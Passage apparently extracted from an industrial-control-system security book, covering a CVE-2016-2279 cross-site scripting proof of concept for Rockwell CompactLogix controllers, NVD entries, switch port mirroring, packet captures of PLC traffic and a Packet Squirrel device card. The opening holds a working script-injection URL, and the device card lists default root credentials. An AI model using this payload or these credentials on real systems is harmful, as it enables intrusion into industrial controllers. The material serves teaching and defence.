# 1769-L23E-QB1B, Version 20.018 and earlier (Discontinued June 2016), and 1769-L23E-QBFC1B, Version 20.018 and earlier
# (Discontinued June 2016).
# Tested on: Windows Machine and Chrome,Firefox explorer
# CVE : CVE-2016-2279

# PoC
http://TargetIP/rokform/SysDataDetail?name=<<script>alert(1);</script>
```



NVD MENU

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NVD

VULNERABILITIES

Search Vulnerability Database

Try a product name, vendor name, CVE name, or an OVAL query.

NOTE: Only vulnerabilities that match ALL keywords will be returned, Linux kernel vulnerabilities are categorized separately from vulnerabilities in specific Linux distributions.

Search results will only be returned for data that is populated by NIST or from source of Acceptance Level "Provider".

Search Type <input checked="" type="radio"/> Basic <input type="radio"/> Advanced	Contains HyperLinks <input type="checkbox"/> US-CERT Technical Alerts <input type="checkbox"/> US-CERT Vulnerability Notes <input type="checkbox"/> OVAL Queries
Results Type <input checked="" type="radio"/> Overview <input type="radio"/> Statistics	<input type="button" value="Search"/> <input type="button" value="Reset"/>
Keyword Search <input type="text"/> <input type="checkbox"/> Exact Match	
Search Type <input checked="" type="radio"/> All Time <input type="radio"/> Last 3 Months <input type="radio"/> Last 3 Years	

VULNERABILITIES

SEARCH AND STATISTICS

Search Results (Refine Search)

Sort results by: Publish Date Descending Sort

Search Parameters:

- Results Type: Overview
- Keyword (text search): 2016-2279
- Search Type: Search All

There are **1** matching records.
Displaying matches **1** through **1**.

Vuln ID	Summary	CVSS Severity
CVE-2016-2279	Cross-site scripting (XSS) vulnerability in the web server in Rockwell Automation Allen-Bradley CompactLogix 1769-L* before 28.011+ allows remote attackers to inject arbitrary web script or HTML via unspecified vectors. Published: March 02, 2016; 6:59:03 AM -0500	V3.0: 6.1 MEDIUM V2.0: 4.3 MEDIUM

CVE-2016-2279 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Cross-site scripting (XSS) vulnerability in the web server in Rockwell Automation Allen-Bradley CompactLogix 1769-L* before 28.011+ allows remote attackers to inject arbitrary web script or HTML via unspecified vectors.

[View Analysis Description](#)

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: **6.1 MEDIUM**

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

QUICK INFO

CVE Dictionary Entry:

CVE-2016-2279

NVD Published Date:

03/02/2016

NVD Last Modified:

05/19/2018

Source:

ICS-CERT

VULNERABILITIES

SEARCH AND STATISTICS

Q Search Results (Refine Search)




Sort results by: Publish Date Descending

Search Parameters:


- Results Type: Overview
- Keyword (text search): rockwell
- Search Type: Search All


There are **94** matching records.
 Displaying matches **1** through **20**.

1 2 3 4 5 > >>

Vuln ID 	Summary 	CVSS Severity 
CVE-2021-22681	Rockwell Automation Studio 5000 Logix Designer Versions 21 and later, and RSLogix 5000 Versions 16 through 20 use a key to verify Logix controllers are communicating with Rockwell Automation CompactLogix 1768, 1769, 5370, 5380, 5480; ControlLogix 5550, 5560, 5570, 5580; DriveLogix 5560, 5730, 1794-L34; Compact GuardLogix 5370, 5380; GuardLogix 5570, 5580; SoftLogix 5800. Rockwell Automation Studio 5000 Logix Designer Versions 21 and later and RSLogix 5000: Versions 16 through 20 are vulnerable because an unauthenticated attacker could bypass this verification mechanism and authenticate with Rockwell Automation CompactLogix 1768, 1769, 5370, 5380, 5480; ControlLogix 5550, 5560, 5570, 5580; DriveLogix 5560, 5730, 1794-L34; Compact GuardLogix 5370, 5380; GuardLogix 5570, 5580; SoftLogix 5800. Published: March 03, 2021; 1:15:14 PM -0500	V3.1: 9.8 CRITICAL V2.0: 7.5 HIGH
CVE-2020-27267	KEPServerEX v6.0 to v6.9, ThingWorx Kepware Server v6.8 and v6.9, ThingWorx Industrial Connectivity (all versions), OPC-Aggregator (all versions), Rockwell Automation KEPServer Enterprise, GE Digital Industrial Gateway Server v7.68.804 and v7.66, and Software Toolbox TOP Server all 6.x versions, are vulnerable to a heap-based buffer overflow. Opening a specifically crafted OPC UA message could allow an attacker to crash the server and potentially leak data.	V3.1: 9.1 CRITICAL V2.0: 6.4 MEDIUM

Chapter 5: Span Me If You Can





Port Setting

Port	Status	Speed/Duplex	Flow Control
Port 1			
Port 2			
Port 3		<input type="text"/>	<input type="text"/>
Port 4			
Port 5			

Apply



Help

Port	Status	Speed/Duplex		Flow Control	
		Config	Actual	Config	Actual
Port 1	Enabled	Auto	Link Down	Off	Off
Port 2	Enabled	Auto	100MF	Off	Off
Port 3	Enabled	Auto	Link Down	Off	Off
Port 4	Enabled	Auto	1000MF	Off	Off
Port 5	Enabled	Auto	1000MF	Off	Off
Port 6	Enabled	Auto	Link Down	Off	Off
Port 7	Enabled	Auto	Link Down	Off	Off
Port 8	Enabled	Auto	1000MF	Off	Off

Note:

The flow control function can be configured as ON and take effect when one port's Config of Speed/Duplex is Auto/1000MF and its Actual mode is 1000MF/100MF/10MF.

Port Mirror

Port Mirror	Mirroring Port
Enable 	Port 1 

Apply



Mirrored Port

Mirrored Port	Ingress	Egress
Port 1 Port 2 Port 3 Port 4 Port 5		

Apply Help

Mirrored Port	Ingress	Egress
Port1	Disable	Disable
Port2	Enable	Enable
Port3	Disable	Disable
Port4	Disable	Disable
Port5	Disable	Disable
Port6	Disable	Disable
Port7	Disable	Disable
Port8	Disable	Disable

Port Mirror

Port Mirror	Mirroring Port
Enable 	Port 1 

Apply

Mirrored Port	Ingress	Egress
<div style="border: 1px solid black; padding: 2px;"> Port 1 Port 2 Port 3 Port 4 Port 5 </div>	<div style="border: 1px solid black; padding: 2px; display: inline-block;"> Enable ▾ </div>	<div style="border: 1px solid black; padding: 2px; display: inline-block;"> Enable ▾ </div>

Mirrored Port	Ingress	Egress
Port1	Disable	Disable
Port2	Enable	Enable
Port3	Disable	Disable
Port4	Disable	Disable
Port5	Disable	Disable
Port6	Disable	Disable
Port7	Disable	Disable
Port8	Disable	Disable

> Thunderbolt Ethernet: en6
 Ethernet
✓ default 2

No.	Time	Time since pre UTC	Length	Time to live	Protocol	Source	Src MAC	Src Port	Destination	Dest MAC	Dest Port
2335	0.000s	2021-03-23 05:43:48.041	60	64	UDP	192.168.1.20	KoyoElec_12:19:fd	25425	192.168.3.10	WWare_03:5d:16	54782
2336	0.000s	2021-03-23 05:43:48.041	60	128	UDP	192.168.3.10	VMware_03:5d:16	54782	192.168.1.20	KoyoElec_12:19:fd	25425
2337	0.000s	2021-03-23 05:43:48.042	97	64	UDP	192.168.1.20	KoyoElec_12:19:fd	25425	192.168.3.10	WWare_03:5d:16	54782
2382	2.011s	2021-03-23 05:43:50.053	60	128	UDP	192.168.3.10	VMware_03:5d:16	54782	192.168.1.20	KoyoElec_12:19:fd	25425
2383	0.000s	2021-03-23 05:43:50.054	60	64	UDP	192.168.1.20	KoyoElec_12:19:fd	25425	192.168.3.10	WWare_03:5d:16	54782
2384	0.000s	2021-03-23 05:43:50.054	60	128	UDP	192.168.3.10	VMware_03:5d:16	54782	192.168.1.20	KoyoElec_12:19:fd	25425
2385	0.000s	2021-03-23 05:43:50.054	97	64	UDP	192.168.1.20	KoyoElec_12:19:fd	25425	192.168.3.10	WWare_03:5d:16	54782
2405	2.011s	2021-03-23 05:43:52.066	60	128	UDP	192.168.3.10	VMware_03:5d:16	54782	192.168.1.20	KoyoElec_12:19:fd	25425
2406	0.000s	2021-03-23 05:43:52.066	60	64	UDP	192.168.1.20	KoyoElec_12:19:fd	25425	192.168.3.10	WWare_03:5d:16	54782
2407	0.000s	2021-03-23 05:43:52.067	60	128	UDP	192.168.3.10	VMware_03:5d:16	54782	192.168.1.20	KoyoElec_12:19:fd	25425
2408	0.000s	2021-03-23 05:43:52.067	97	64	UDP	192.168.1.20	KoyoElec_12:19:fd	25425	192.168.3.10	WWare_03:5d:16	54782
2421	2.010s	2021-03-23 05:43:54.078	60	128	UDP	192.168.3.10	VMware_03:5d:16	54782	192.168.1.20	KoyoElec_12:19:fd	25425
2422	0.000s	2021-03-23 05:43:54.078	60	64	UDP	192.168.1.20	KoyoElec_12:19:fd	25425	192.168.3.10	WWare_03:5d:16	54782
2423	0.000s	2021-03-23 05:43:54.079	60	128	UDP	192.168.3.10	VMware_03:5d:16	54782	192.168.1.20	KoyoElec_12:19:fd	25425
2424	0.000s	2021-03-23 05:43:54.079	97	64	UDP	192.168.1.20	KoyoElec_12:19:fd	25425	192.168.3.10	WWare_03:5d:16	54782
2442	2.011s	2021-03-23 05:43:56.091	60	128	UDP	192.168.3.10	VMware_03:5d:16	54782	192.168.1.20	KoyoElec_12:19:fd	25425
2443	0.000s	2021-03-23 05:43:56.091	60	64	UDP	192.168.1.20	KoyoElec_12:19:fd	25425	192.168.3.10	WWare_03:5d:16	54782
2444	0.000s	2021-03-23 05:43:56.091	60	128	UDP	192.168.3.10	VMware_03:5d:16	54782	192.168.1.20	KoyoElec_12:19:fd	25425
2445	0.000s	2021-03-23 05:43:56.091	97	64	UDP	192.168.1.20	KoyoElec_12:19:fd	25425	192.168.3.10	WWare_03:5d:16	54782

```

> Frame 2124: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface en6, id 0
> Ethernet II, Src: VMware_03:5d:16 (00:0c:29:03:5d:16), Dst: KoyoElec_12:19:fd (00:d0:7c:12:19:fd)
> Internet Protocol Version 4, Src: 192.168.3.10, Dst: 192.168.1.20
> User Datagram Protocol, Src Port: 54782, Dst Port: 25425
< Data (17 bytes)
  Data: 4b4f5000ff00dec307004d014300020002
  [Length: 17]

```


```

paulsmith@hal-1 ~ % tcpdump -i en6 -v -X

```



```
tcpdump: listening on en6, link-type EN10MB (Ethernet), capture size 262144 bytes
00:12:16.646161 IP (tos 0x0, ttl 128, id 5938, offset 0, flags [none], proto UDP (17), length 45)
  192.168.3.10.54782 > 192.168.1.20.25425: UDP, length 17
    0x0000: 4500 002d 1732 0000 8011 9e1f c0a8 030a  E...2.....
    0x0010: c0a8 0114 d5fe 6351 0019 73e7 4b4f 5000  ....cQ..s.KOP.
    0x0020: b800 dec3 0700 4d01 4300 0200 0200  ....M.C.....
00:12:16.646406 IP (tos 0x0, ttl 64, id 55004, offset 0, flags [none], proto UDP (17), length 44)
  192.168.1.20.25425 > 192.168.3.10.54782: UDP, length 16
    0x0000: 4500 002c d6dc 0000 4011 1e76 c0a8 0114  E.....@..v....
    0x0010: c0a8 030a 6351 d5fe 0018 2992 4b4f 5000  ....cQ....).KOP.
    0x0020: b800 ee18 0600 4d01 4302 4000 0000  ....M.C.@...
00:12:16.646606 IP (tos 0x0, ttl 128, id 5939, offset 0, flags [none], proto UDP (17), length 43)
  192.168.3.10.54782 > 192.168.1.20.25425: UDP, length 15
    0x0000: 4500 002b 1733 0000 8011 9e20 c0a8 030a  E...+3.....
    0x0010: c0a8 0114 d5fe 6351 0017 f878 4b4f 5000  ....cQ...xKOP.
    0x0020: b900 3d36 0500 4d01 6500 0000 0000  ..=6..M.e.....
00:12:16.646800 IP (tos 0x0, ttl 64, id 55005, offset 0, flags [none], proto UDP (17), length 83)
  192.168.1.20.25425 > 192.168.3.10.54782: UDP, length 55
    0x0000: 4500 0053 d6dd 0000 4011 1e4e c0a8 0114  E..S....@..N....
    0x0010: c0a8 030a 6351 d5fe 003f 429b 4b4f 5000  ....cQ...7B.KOP.
    0x0020: b900 fb6b 2d00 4d01 6500 28d3 0311 0002  ...k-.M.e.(.....
    0x0030: 3c02 0009 df4d ef00 0001 2c8b e3bb dc00  <....M.....
    0x0040: 009f f0ff ffff ff00 0000 00f1 df2a 8400  .....*...
    0x0050: 0012 58  ..X
```



```
paulsmith@hal-1 ~ % tshark -i en6  
Capturing on 'Thunderbolt Ethernet: en6'
```

```
1 0.000000 2021-04-10 20:02:57.561977 60 128 UDP 192.168.3.10 VMware_03:5d:16 54782 192.168.1.20 KoyoElec_12:19:fd 25425 54782 → 25425 Len=17  
2 0.078060 2021-04-10 20:02:57.640037 60 128 UDP 192.168.3.10 VMware_03:5d:16 54782 192.168.1.20 KoyoElec_12:19:fd 25425 54782 → 25425 Len=17  
3 0.109326 2021-04-10 20:02:57.671303 60 128 UDP 192.168.3.10 VMware_03:5d:16 54782 192.168.1.20 KoyoElec_12:19:fd 25425 54782 → 25425 Len=17  
4 0.157789 2021-04-10 20:02:57.719766 60 128 UDP 192.168.3.10 VMware_03:5d:16 54782 192.168.1.20 KoyoElec_12:19:fd 25425 54782 → 25425 Len=17  
5 0.187280 2021-04-10 20:02:57.749257 60 128 UDP 192.168.3.10 VMware_03:5d:16 54782 192.168.1.20 KoyoElec_12:19:fd 25425 54782 → 25425 Len=17  
6 0.234071 2021-04-10 20:02:57.796048 60 128 UDP 192.168.3.10 VMware_03:5d:16 54782 192.168.1.20 KoyoElec_12:19:fd 25425 54782 → 25425 Len=17  
7 0.265218 2021-04-10 20:02:57.827195 60 128 UDP 192.168.3.10 VMware_03:5d:16 54782 192.168.1.20 KoyoElec_12:19:fd 25425 54782 → 25425 Len=17
```



Packet Squirrel

NUTS FOR NETWORKS

The Packet Squirrel by Hak5 is a pocket sized Ethernet multi-tool for penetration testers and systems administrators. Packet captures, man-in-the-middle attacks and remote access are made easy with its simple scripting language, online payload library and intuitive interface.

Flip the switch to the desired payload, plug it in and get instant feedback from the multi-color LED.



Package Contents:
Packet Squirrel Ethernet Multi-Tool
Made in China. Designed in San Francisco.
Hak5 LLC, 548 Market Street, #39371, San Francisco, CA 94104
<https://Hak5.org> <https://HakShop.com>



Packet Squirrel


Getting Started

Congratulations on your new Packet Squirrel by Hak5!


For the best experience, follow the setup guide from PacketSquirrel.com/setup

Welcome to the Packet Squirrel community!


Default IP: 172.16.32.1
Default Username: root
Default Password: hak5squirrel



What Does an Intrusion Detection System Do?



Chapter 6: Packet Deep Dive



Version	IHL	TOS	Total Length	
Identification			Flags	Fragment Offset
TTL		Protocol	Header Checksum	
Source Address				
Destination Address				
Options				
Data				

```

> Frame 1250: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface en6, id 0
> Ethernet II, Src: VMware_03:5d:16 (00:0c:29:03:5d:16), Dst: KoyoElec_12:19:fd (00:d0:7c:12:19:fd)
> Internet Protocol Version 4, Src: 192.168.3.10, Dst: 192.168.1.20
> User Datagram Protocol, Src Port: 54782, Dst Port: 25425
> Data (15 bytes)

```

```

> Frame 1250: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface en6, id 0
< Ethernet II, Src: VMware_03:5d:16 (00:0c:29:03:5d:16), Dst: KoyoElec_12:19:fd (00:d0:7c:12:19:fd)
  > Destination: KoyoElec_12:19:fd (00:d0:7c:12:19:fd)
  > Source: VMware_03:5d:16 (00:0c:29:03:5d:16)
    Type: IPv4 (0x0800)
    Padding: 000000
> Internet Protocol Version 4, Src: 192.168.3.10, Dst: 192.168.1.20
> User Datagram Protocol, Src Port: 54782, Dst Port: 25425
> Data (15 bytes)

```

```

> Frame 1250: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface en6, id 0
> Ethernet II, Src: VMware_03:5d:16 (00:0c:29:03:5d:16), Dst: KoyoElec_12:19:fd (00:d0:7c:12:19:fd)
< Internet Protocol Version 4, Src: 192.168.3.10, Dst: 192.168.1.20
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 43
  Identification: 0x61ff (25087)
> Flags: 0x00
  Fragment Offset: 0
  Time to Live: 128
  Protocol: UDP (17)
  Header Checksum: 0x5354 [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 192.168.3.10
  Destination Address: 192.168.1.20
> User Datagram Protocol, Src Port: 54782, Dst Port: 25425
> Data (15 bytes)

```

```

> Frame 1250: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface en6, id 0
> Ethernet II, Src: VMware_03:5d:16 (00:0c:29:03:5d:16), Dst: KoyoElec_12:19:fd (00:d0:7c:12:19:fd)
< Internet Protocol Version 4, Src: 192.168.3.10, Dst: 192.168.1.20
< User Datagram Protocol, Src Port: 54782, Dst Port: 25425
  Source Port: 54782
  Destination Port: 25425
  Length: 23
  Checksum: 0xa379 [unverified]
  [Checksum Status: Unverified]
  [Stream index: 0]
  > [Timestamps]
  UDP payload (15 bytes)
> Data (15 bytes)

```

```

> Frame 1250: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface en6, id 0
